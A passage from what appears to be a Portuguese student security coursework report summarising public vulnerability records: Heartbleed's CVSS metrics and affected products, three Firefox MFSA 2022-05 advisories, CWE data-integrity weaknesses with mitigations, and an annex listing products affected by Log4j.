CVE-2014-0160	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
The (1) TLS and (2) DTLS implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a buffer over-read, as demonstrated by reading private keys, related to d1_both.c and t1_lib.c, aka the Heartbleed bug.	

Figura 19: Descrição CVE na plataforma MITRE

Analisando agora as métricas, podemos perceber que esta vulnerabilidade possui um *Base Score* de 7.5, sendo considerada como uma vulnerabilidade de nível alto. Sabemos ainda que o seu impacto é de 3.6 e o *score* da sua *exploitability* é de 3.9. Quanto ao ataque, podemos perceber alguns aspetos pela informação recolhida:

- Tem de ser efetuado na Rede;
- É um ataque de complexidade baixa;
- Não necessita de interação com o Utilizador ou qualquer privilégio;
- Confidencialidade afetada com um grau de impacto alto;
- Integridade e Disponibilidade não afetadas.



CVE-2014-0160 Detail

Current Description

The (1) TLS and (2) DTLS implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a buffer over-read, as demonstrated by reading private keys, related to d1_both.c and t1_lib.c, aka the Heartbleed bug.

+ View Analysis Description

Severity CVSS Version 3.x | CVSS Version 2.0


CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 7.5 HIGH **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

Figura 20: Classificação CVE plataforma NVD




CVSS v3.1 Severity and Metrics:
Base Score: 7.5 HIGH
Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Impact Score: 3.6
Exploitability Score: 3.9

Attack Vector (AV): Network
Attack Complexity (AC): Low
Privileges Required (PR): None
User Interaction (UI): None
Scope (S): Unchanged
Confidentiality (C): High
Integrity (I): None
Availability (A): None

Figura 21: Métricas CVE plataforma NVD

Como referido anteriormente, esta vulnerabilidade afeta a aplicação e o fornecedor de OpenSSL, mais especificamente, a versão 1.0.1, antes do *update* 1.0.1g. Contudo, esta aplicação não foi a única afetada, existindo uma coletânea de outros produtos, aplicações e fornecedores que sofreram com tal vulnerabilidade.



− Products Affected By CVE-2014-0160

#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	OS	Canonical	Ubuntu Linux	12.04	*	*	*	Version Details Vulnerabilities
2	OS	Canonical	Ubuntu Linux	12.10	*	*	*	Version Details Vulnerabilities
3	OS	Canonical	Ubuntu Linux	13.10	*	*	*	Version Details Vulnerabilities
4	OS	Debian	Debian Linux	6.0	*	*	*	Version Details Vulnerabilities
5	OS	Debian	Debian Linux	7.0	*	*	*	Version Details Vulnerabilities
6	OS	Debian	Debian Linux	8.0	*	*	*	Version Details Vulnerabilities
7	OS	Fedoraproject	Fedora	19	*	*	*	Version Details Vulnerabilities
8	OS	Fedoraproject	Fedora	20	*	*	*	Version Details Vulnerabilities
9	Application	Filezilla-project	Filezilla Server	*	*	*	*	Version Details Vulnerabilities
10	Application	Mitel	Micollab	6.0	*	*	*	Version Details Vulnerabilities
11	Application	Mitel	Micollab	7.0	*	*	*	Version Details Vulnerabilities
12	Application	Mitel	Micollab	7.1	*	*	*	Version Details Vulnerabilities
13	Application	Mitel	Micollab	7.2	*	*	*	Version Details Vulnerabilities
14	Application	Mitel	Micollab	7.3	*	*	*	Version Details Vulnerabilities
15	Application	Mitel	Micollab	7.3.0.104	*	*	*	Version Details Vulnerabilities
16	Application	Mitel	Mivoice	1.1.2.5	*	*	*	Version Details Vulnerabilities
17	Application	Mitel	Mivoice	1.1.3.3	*	*	*	Version Details Vulnerabilities
18	Application	Mitel	Mivoice	1.2.0.11	*	*	*	Version Details Vulnerabilities
19	Application	Mitel	Mivoice	1.3.2.2	*	*	*	Version Details Vulnerabilities
20	Application	Mitel	Mivoice	1.4.0.102	*	*	*	Version Details Vulnerabilities
21	Application	Openssl	Openssl	*	*	*	*	Version Details Vulnerabilities
22	OS	Opensuse	Opensuse	12.3	*	*	*	Version Details Vulnerabilities
23	OS	Opensuse	Opensuse	13.1	*	*	*	Version Details Vulnerabilities
24	OS	Redhat	Enterprise Linux Desktop	6.0	*	*	*	Version Details Vulnerabilities
25	OS	Redhat	Enterprise Linux Server	6.0	*	*	*	Version Details Vulnerabilities
26	OS	Redhat	Enterprise Linux Server Aus	6.5	*	*	*	Version Details Vulnerabilities
27	OS	Redhat	Enterprise Linux Server Eus	6.5	*	*	*	Version Details Vulnerabilities
28	OS	Redhat	Enterprise Linux Server Tus	6.5	*	*	*	Version Details Vulnerabilities
29	OS	Redhat	Enterprise Linux Workstation	6.0	*	*	*	Version Details Vulnerabilities
30	Application	Redhat	Gluster Storage	2.1	*	*	*	Version Details Vulnerabilities
31	Application	Redhat	Storage	2.1	*	*	*	Version Details Vulnerabilities
32	Application	Redhat	Virtualization	6.0	*	*	*	Version Details Vulnerabilities
33	Application	Siemens	Elan-8.2	*	*	*	*	Version Details Vulnerabilities
34	Application	Siemens	Wincc Open Architecture	3.12	*	*	*	Version Details Vulnerabilities


Figura 22: Produtos Afetados CVE - plataforma CVEDetalis

Podemos, finalmente, pesquisar se foram encontrados, e no caso afirmativo, quais os exploits encontrados e partilhados. Para isso, iremos utilizar, mais uma vez, a plataforma **explit-db**, de forma a encontrar os mesmos. Como poderemos visualizar, foram encontrados e partilhados 4 exploits.

Fazendo uma pesquisa mais a fundo, e percebendo mesmo pelos títulos/nomes dados aos exploits partilhados, podemos perceber que se tratam de dois tipos de *attacks*:

- **Information Leak -** Fuga de Informação
- **Memory Disclosure -** Divulgação de Memória

Face aos dois tipos de *attacks* possíveis, iremos disponibilizar o código para um *exploit* de cada tipo nos **Anexos**.



Date	D	A	V	Title	Type	Platform	Author
2014-04-24	⬇		✓	OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak (2) (DTLS Support)	Remote	Multiple	Ayman Sagy
2014-04-10	⬇		✓	OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak (1)	Remote	Multiple	prdelka
2014-04-09	⬇		✓	OpenSSL 1.0.1f TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure (Multiple SSL/TLS Versions)	Remote	Multiple	Fitzl Csaba
2014-04-08	⬇		✓	OpenSSL TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure	Remote	Multiple	Jared Stafford

Figura 23: Exploits CVE - plataforma ExploitDB


1.4 Exercício 4

Assim como diversas corporações, a Mozilla Foundation divulga informações sobre vulnerabilidades para as quais os seus produtos foram expostos através do seu Security Advisories. Em 08 de fevereiro de 2022, a companhia disponibilizou uma atualização do seu browser, i.e., Firefox ESR 91.6. Esta versão resolve uma série de vulnerabilidades listadas no relatório MFSA 2022-05. Descreva detalhadamente três vulnerabilidades listadas neste relatório.

Fazendo uma pesquisa sobre **MFSA 2022-05**, podemos encontrar um relatório com uma listagem de vulnerabilidades disponibilizadas pela **Mozilla Foundation**. Neste relatório podemos encontrar as vulnerabilidades que foram corrigidas na atualização do Firefox para a versão **ESR 91.6**. O objetivo da questão é encontrar três vulnerabilidades presentes neste relatório, fanzendo uma descrição das mesmas. Posto isto, o grupo decidiu escolher as três que achou mais interessantes, sendo as mesmas apresentadas seguidamente.

Extensions could have bypassed permission confirmation during update

Esta é uma vulnerabilidade com um **impacto alto**. Se um utilizador instalasse uma extensão de um determinado tipo, a extensão poderia atualizar automaticamente por vontade própria e, ao fazê-lo, ignorar o *prompt*. Como sabemos, o ***prompt*** é a caixa de diálogo ou de notificações que nos pergunta se queremos alguma coisa, inserir texto, clicar num botão de decisão, entre outros. Ao ignorar este *prompt* a nova versão extensão iria possuir todas as **permissões** que requisitasse. Como podemos perceber, apesar de simples, esta vulnerabilidade pode-se tornar muito perigosa, uma vez que Utilizador poderá estar a fornecer permissões que não quer, contra a sua vontade.


CVE-2022-22754: Extensions could have bypassed permission confirmation during update

Reporter Rob Wu

Impact high

Description

If a user installed an extension of a particular type, the extension could have auto-updated itself and while doing so, bypass the prompt which grants the new version the new requested permissions.


References

Bug 1750565

Figura 24: Descrição CVE no relatório MFSA

Memory safety bugs fixed in Firefox 97 and Firefox ESR 91.6

Esta é uma vulnerabilidade com um **impacto alto**. Alguns membros da comunidade **Mozilla Fuzzing Team**, bem como alguns dos seus desenvolvedores, reportaram alguns *bugs* de segurança de memória (***memory safety***). Alguns destes bugs revelaram, ainda, problemas de **corrupção de memória** e os *Reporters* (pessoas que reportaram erros e bugs) consideraram que, com um mínimo de esforço, era até possível um *attacker* explorar esta vulnerabilidade e correr código arbitrário à sua escolha.


CVE-2022-22764: Memory safety bugs fixed in Firefox 97 and Firefox ESR 91.6

Reporter Mozilla developers and community

Impact high

Description

Mozilla developers and community members Paul Adenot and the Mozilla Fuzzing Team reported memory safety bugs present in Firefox 96 and Firefox ESR 91.5. Some of these bugs showed evidence of memory corruption and we presume that with enough effort some of these could have been exploited to run arbitrary code.


References

Memory safety bugs fixed in Firefox 97 and Firefox ESR 91.6

Figura 25: Descrição CVE no relatório MFSA

Privilege Escalation to SYSTEM on Windows via Maintenance Service

Esta é uma vulnerabilidade com um **impacto alto**, que apenas afeta o Firefox no **Windows OS**. O Serviço de Manutenção (**Updater**) possuía um bug no tempo de verificação do tempo de uso (**Time-of-Check Time-of-Use bug**) que poderia ser abusivamente utilizado de forma a fornecer a um Utilizador a permissão de escrita numa diretoria arbitrária. Dessa maneira, esta vulnerabilidade poderia ter sido utilizada para escalar e aumentar o acesso a toda a rede dos ficheiros e de **SYSTEM** access. Desta forma, qualquer *attacker* poderia infligir grandes danos, utilizando esta vulnerabilidade.


CVE-2022-22753: Privilege Escalation to SYSTEM on Windows via Maintenance Service

Reporter Seb Patane

Impact high

Description

A Time-of-Check Time-of-Use bug existed in the Maintenance (Updater) Service that could be abused to grant Users write access to an arbitrary directory. This could have been used to escalate to SYSTEM access.
This bug only affects Firefox on Windows. Other operating systems are unaffected.

References

Bug 1732435

Figura 26: Descrição CVE no relatório MFSA

1.5 Exercício 5

Recorrendo ao CWE, descreva três tipos comuns de problemas relacionados com integridade de dados identificados no desenvolvimento de software e como podem ser evitados.

O CWE (Common Weakness Enumeration) procura categorizar problemas relacionados com hardware e software, facilitando a sua identificação, mitigação e prevenção. De seguida, serão descritos três tipos de problemas relacionados com a integridade de dados.

Improper Validation of Integrity Check Value

Este problema ocorre quando a verificação do checksum recebido e do checksum calculado não funciona corretamente. Isto pode levar à aceitação de pacotes com dados corrompidos ou até à aceitação de pacotes de origens desconhecidas. De forma a evitar este problema, deve-se garantir que o algoritmo de cálculo e verificação do checksum está de acordo com as especificações do protocolo das mensagens. [1]

Download of Code Without Integrity Check

Este problema ocorre quando um executável ou código fonte são baixados de uma localização remota e executados sem verificação suficiente da sua integridade ou origem.

Uma das soluções deste problema é usar assinaturas criptográficas no código fonte, de forma a permitir que o cliente o verifique, evitando a execução de código de fontes maliciosas. Outra solução que pretende atenuar os danos de um possível ataque passa por executar o código com o mínimo de privilégios necessários. [2]

Missing Support for Integrity Check

Este problema ocorre quando é usado um protocolo que não inclui um mecanismo de verificação da integridade dos dados. De forma a evitar este problema pode-se adicionar um método de checksum ao protocolo e garantir que este é corretamente implementado. [3]

2 Conclusão

Ao longo da execução desta ficha de exercícios, tivemos de pesquisar sobre vulnerabilidades existentes em aplicações vulgarmente usadas nos nossos computadores, abordar falhas de segurança descobertas em duas bibliotecas open source, analisar vulnerabilidades de um produto de uma corporação internacional e, através do CWE, descrever alguns problemas relacionados com integridade de dados.

Desta forma, fomos capazes de aprofundar o nosso conhecimento na área da segurança de sistemas informáticos, mais concretamente na identificação de padrões de vulnerabilidades e exposições publicamente conhecidas.

Referências





[1] https://cwe.mitre.org/data/definitions/354.html

[2] https://cwe.mitre.org/data/definitions/494.html

[3] https://cwe.mitre.org/data/definitions/353.html

Anexos

CVE-2021-44228 (Produtos Afetados)

#	Product Type	Vendor	Product	Version	Update	Edition	Language
1	Application	Apache	Log4j	*	*	*	*
2	Application	Apache	Log4j	2.0	RC2	*	*
3	Application	Apache	Log4j	2.0	-	*	*
4	Application	Apache	Log4j	2.0	Beta9	*	*
5	Application	Apache	Log4j	2.0	RC1	*	*
6	Application	Cisco	Advanced Malware Protection Virtual Private Cloud Appliance	*	*	*	*
7	Application	Cisco	Automated Subsea Tuning	*	*	*	*
8	Application	Cisco	Automated Subsea Tuning	02.01.00	*	*	*
9	Application	Cisco	Broadworks	*	*	*	*
10	Application	Cisco	Broadworks	-	*	*	*
11	Application	Cisco	Business Process Automation	*	*	*	*
12	Application	Cisco	Cloud Connect	*	*	*	*
13	Application	Cisco	Cloudcenter	*	*	*	*
14	Application	Cisco	Cloudcenter Cost Optimizer	*	*	*	*
15	Application	Cisco	Cloudcenter Suite	4.10\(0.15\)	*	*	*
16	Application	Cisco	Cloudcenter Suite	5.3\(0\)	*	*	*
17	Application	Cisco	Cloudcenter Suite	5.4\(1\)	*	*	*
18	Application	Cisco	Cloudcenter Suite	5.5\(0\)	*	*	*
19	Application	Cisco	Cloudcenter Suite	5.5\(1\)	*	*	*
20	Application	Cisco	Cloudcenter Suite Admin	*	*	*	*
21	Application	Cisco	Cloudcenter Workload Manager	*	*	*	*
22	Application	Cisco	Common Services Platform Collector	*	*	*	*
23	Application	Cisco	Common Services Platform Collector	002.009\(000.000\)	*	*	*
24	Application	Cisco	Common Services Platform Collector	002.009\(001.000\)	*	*	*
25	Application	Cisco	Common Services Platform Collector	002.009\(000.001\)	*	*	*
26	Application	Cisco	Common Services Platform Collector	002.009\(001.001\)	*	*	*
27	Application	Cisco	Common Services Platform Collector	002.009\(001.002\)	*	*	*
28	Application	Cisco	Common Services Platform Collector	002.009\(000.002\)	*	*	*
29	Application	Cisco	Common Services Platform Collector	002.010\(000.000\)	*	*	*
30	Application	Cisco	Connected Analytics For Network Deployment	006.004.000.003	*	*	*
31	Application	Cisco	Connected Analytics For Network Deployment	006.005.000.	*	*	*
32	Application	Cisco	Connected Analytics For Network Deployment	006.005.000.000	*	*	*
33	Application	Cisco	Connected Analytics For Network Deployment	007.000.001	*	*	*
34	Application	Cisco	Connected Analytics For Network Deployment	007.001.000	*	*	*
35	Application	Cisco	Connected Analytics For Network Deployment	007.002.000	*	*	*
36	Application	Cisco	Connected Analytics For Network Deployment	7.3	*	*	*
37	Application	Cisco	Connected Analytics For Network Deployment	007.003.000	*	*	*
38	Application	Cisco	Connected Analytics For Network Deployment	007.003.001.001	*	*	*
39	Application	Cisco	Connected Analytics For Network Deployment	007.003.003	*	*	*
40	Application	Cisco	Connected Analytics For Network Deployment	008.000.000	*	*	*
41	Application	Cisco	Connected Analytics For Network Deployment	008.000.000.000.004	*	*	*
42	Application	Cisco	Connected Mobile Experiences	-	*	*	*
43	Application	Cisco	Contact Center Domain Manager	*	*	*	*
44	Application	Cisco	Contact Center Management Portal	*	*	*	*
45	Application	Cisco	Crosswork Data Gateway	*	*	*	*
46	Application	Cisco	Crosswork Data Gateway	3.0.0	*	*	*
47	Application	Cisco	Crosswork Network Automation	-	*	*	*
48	Application	Cisco	Crosswork Network Automation	2.0.0	*	*	*
49	Application	Cisco	Crosswork Network Automation	3.0.0	*	*	*
50	Application	Cisco	Crosswork Network Automation	4.1.0	*	*	*
51	Application	Cisco	Crosswork Network Automation	4.1.1	*	*	*
52	Application	Cisco	Crosswork Network Controller	*	*	*	*
53	Application	Cisco	Crosswork Network Controller	3.0.0	*	*	*
54	Application	Cisco	Crosswork Optimization Engine	*	*	*	*
55	Application	Cisco	Crosswork Optimization Engine	3.0.0	*	*	*
56	Application	Cisco	Crosswork Platform Infrastructure	*	*	*	*
57	Application	Cisco	Crosswork Platform Infrastructure	4.1.0	*	*	*
58	Application	Cisco	Crosswork Zero Touch Provisioning	*	*	*	*
59	Application	Cisco	Crosswork Zero Touch Provisioning	3.0.0	*	*	*
60	Application	Cisco	Customer Experience Cloud Agent	*	*	*	*
61	Application	Cisco	Cx Cloud Agent	001.012	*	*	*
62	Application	Cisco	Cyber Vision	4.0.2	*	*	*
63	Application	Cisco	Cyber Vision Sensor Management Extension	*	*	*	*
64	Application	Cisco	Cyber Vision Sensor Management Extension	4.0.2	*	*	*
65	Application	Cisco	Data Center Network Manager	*	*	*	*
66	Application	Cisco	Data Center Network Manager	11.3\(1\)	*	*	*
67	Application	Cisco	Dna Center	*	*	*	*
68	Application	Cisco	Dna Center	2.2.2.8	*	*	*
69	Application	Cisco	Dna Spaces	-	*	*	*
70	Application	Cisco	Dna Spaces Connector	-	*	*	*
71	Application	Cisco	Dna Spaces\	Connector	*	*	*
72	Application	Cisco	Emergency Responder	*	*	*	*
73	Application	Cisco	Emergency Responder	11.5	*	*	*
74	Application	Cisco	Emergency Responder	11.5\(4.65000.14\)	*	*	*
75	Application	Cisco	Emergency Responder	11.5\(4.66000.14\)	*	*	*
76	Application	Cisco	Enterprise Chat And Email	*	*	*	*
77	Application	Cisco	Enterprise Chat And Email	12.0\(1\)	*	*	*
78	Application	Cisco	Enterprise Chat And Email	12.5\(1\)	*	*	*
79	Application	Cisco	Enterprise Chat And Email	12.6\(1\)	*	*	*
80	Application	Cisco	Evolved Programmable Network Manager	*	*	*	*
81	Application	Cisco	Evolved Programmable Network Manager	3.0	*	*	*
82	Application	Cisco	Evolved Programmable Network Manager	3.1	*	*	*
83	Application	Cisco	Evolved Programmable Network Manager	4.0	*	*	*
84	Application	Cisco	Evolved Programmable Network Manager	4.1	*	*	*
85	Application	Cisco	Evolved Programmable Network Manager	5.0	*	*	*
86	Application	Cisco	Evolved Programmable Network Manager	5.1	*	*	*
87	Application	Cisco	Finesse	*	*	*	*
88	Application	Cisco	Finesse	12.5\(1\)	SU2	*	*
89	Application	Cisco	Finesse	12.5\(1\)	SU1	*	*
90	Application	Cisco	Finesse	12.6\(1\)	-	*	*
91	Application	Cisco	Finesse	12.6\(1\)	Es01	*	*
92	Application	Cisco	Finesse	12.6\(1\)	Es02	*	*
93	Application	Cisco	Finesse	12.6\(1\)	*	*	*
94	Application	Cisco	Finesse	12.6\(1\)	Es03	*	*
95	Application	Cisco	Firepower Threat Defense	6.2.3	*	*	*
96	Application	Cisco	Firepower Threat Defense	6.3.0	*	*	*
97	Application	Cisco	Firepower Threat Defense	6.4.0	*	*	*
98	Application	Cisco	Firepower Threat Defense	6.5.0	*	*	*
99	Application	Cisco	Firepower Threat Defense	6.6.0	*	*	*
100	Application	Cisco	Firepower Threat Defense	6.7.0	*	*	*
101	Application	Cisco	Firepower Threat Defense	7.0.0	*	*	*
102	Application	Cisco	Firepower Threat Defense	7.1.0	*	*	*
103	Application	Cisco	Fog Director	-	*	*	*
104	Application	Cisco	Identity Services Engine	*	*	*	*
105	Application	Cisco	Identity Services Engine	2.4.0	-	*	*
106	Application	Cisco	Identity Services Engine	002.004\(000.914\)	-	*	*
107	Application	Cisco	Identity Services Engine	002.006\(000.156\)	-	*	*
108	Application	Cisco	Identity Services Engine	002.007\(000.356\)	-	*	*
109	Application	Cisco	Identity Services Engine	003.000\(000.458\)	-	*	*
110	Application	Cisco	Identity Services Engine	003.001\(000.518\)	-	*	*
111	Application	Cisco	Identity Services Engine	003.002\(000.116\)	-	*	*
112	Application	Cisco	Integrated Management Controller Supervisor	*	*	*	*
113	Application	Cisco	Integrated Management Controller Supervisor	002.003\(002.000\)	*	*	*
114	Application	Cisco	Integrated Management Controller Supervisor	2.3.2.0	*	*	*
115	Application	Cisco	Intersight Virtual Appliance	*	*	*	*
116	Application	Cisco	Intersight Virtual Appliance	1.0.9-343	*	*	*
117	Application	Cisco	Iot Operations Dashboard	-	*	*	*
118	Application	Cisco	Mobility Services Engine	-	*	*	*
119	Application	Cisco	Network Assurance Engine	*	*	*	*
120	Application	Cisco	Network Assurance Engine	6.0\(2.1912\)	*	*	*
121	Application	Cisco	Network Dashboard Fabric Controller	11.0\(1\)	*	*	*
122	Application	Cisco	Network Dashboard Fabric Controller	11.1\(1\)	*	*	*
123	Application	Cisco	Network Dashboard Fabric Controller	11.2\(1\)	*	*	*
124	Application	Cisco	Network Dashboard Fabric Controller	11.3\(1\)	*	*	*
125	Application	Cisco	Network Dashboard Fabric Controller	11.4\(1\)	*	*	*
126	Application	Cisco	Network Dashboard Fabric Controller	11.5\(1\)	*	*	*
127	Application	Cisco	Network Dashboard Fabric Controller	11.5\(2\)	*	*	*
128	Application	Cisco	Network Dashboard Fabric Controller	11.5\(3\)	*	*	*
129	Application	Cisco	Network Insights For Data Center	6.0\(2.1914\)	*	*	*
130	Application	Cisco	Network Services Orchestrator	*	*	*	*
131	Application	Cisco	Network Services Orchestrator	-	*	*	*
132	Application	Cisco	Nexus Dashboard	*	*	*	*
133	Application	Cisco	Nexus Insights	*	*	*	*
134	Application	Cisco	Optical Network Controller	*	*	*	*
135	Application	Cisco	Optical Network Controller	1.1	*	*	*
136	Application	Cisco	Packaged Contact Center Enterprise	*	*	*	*
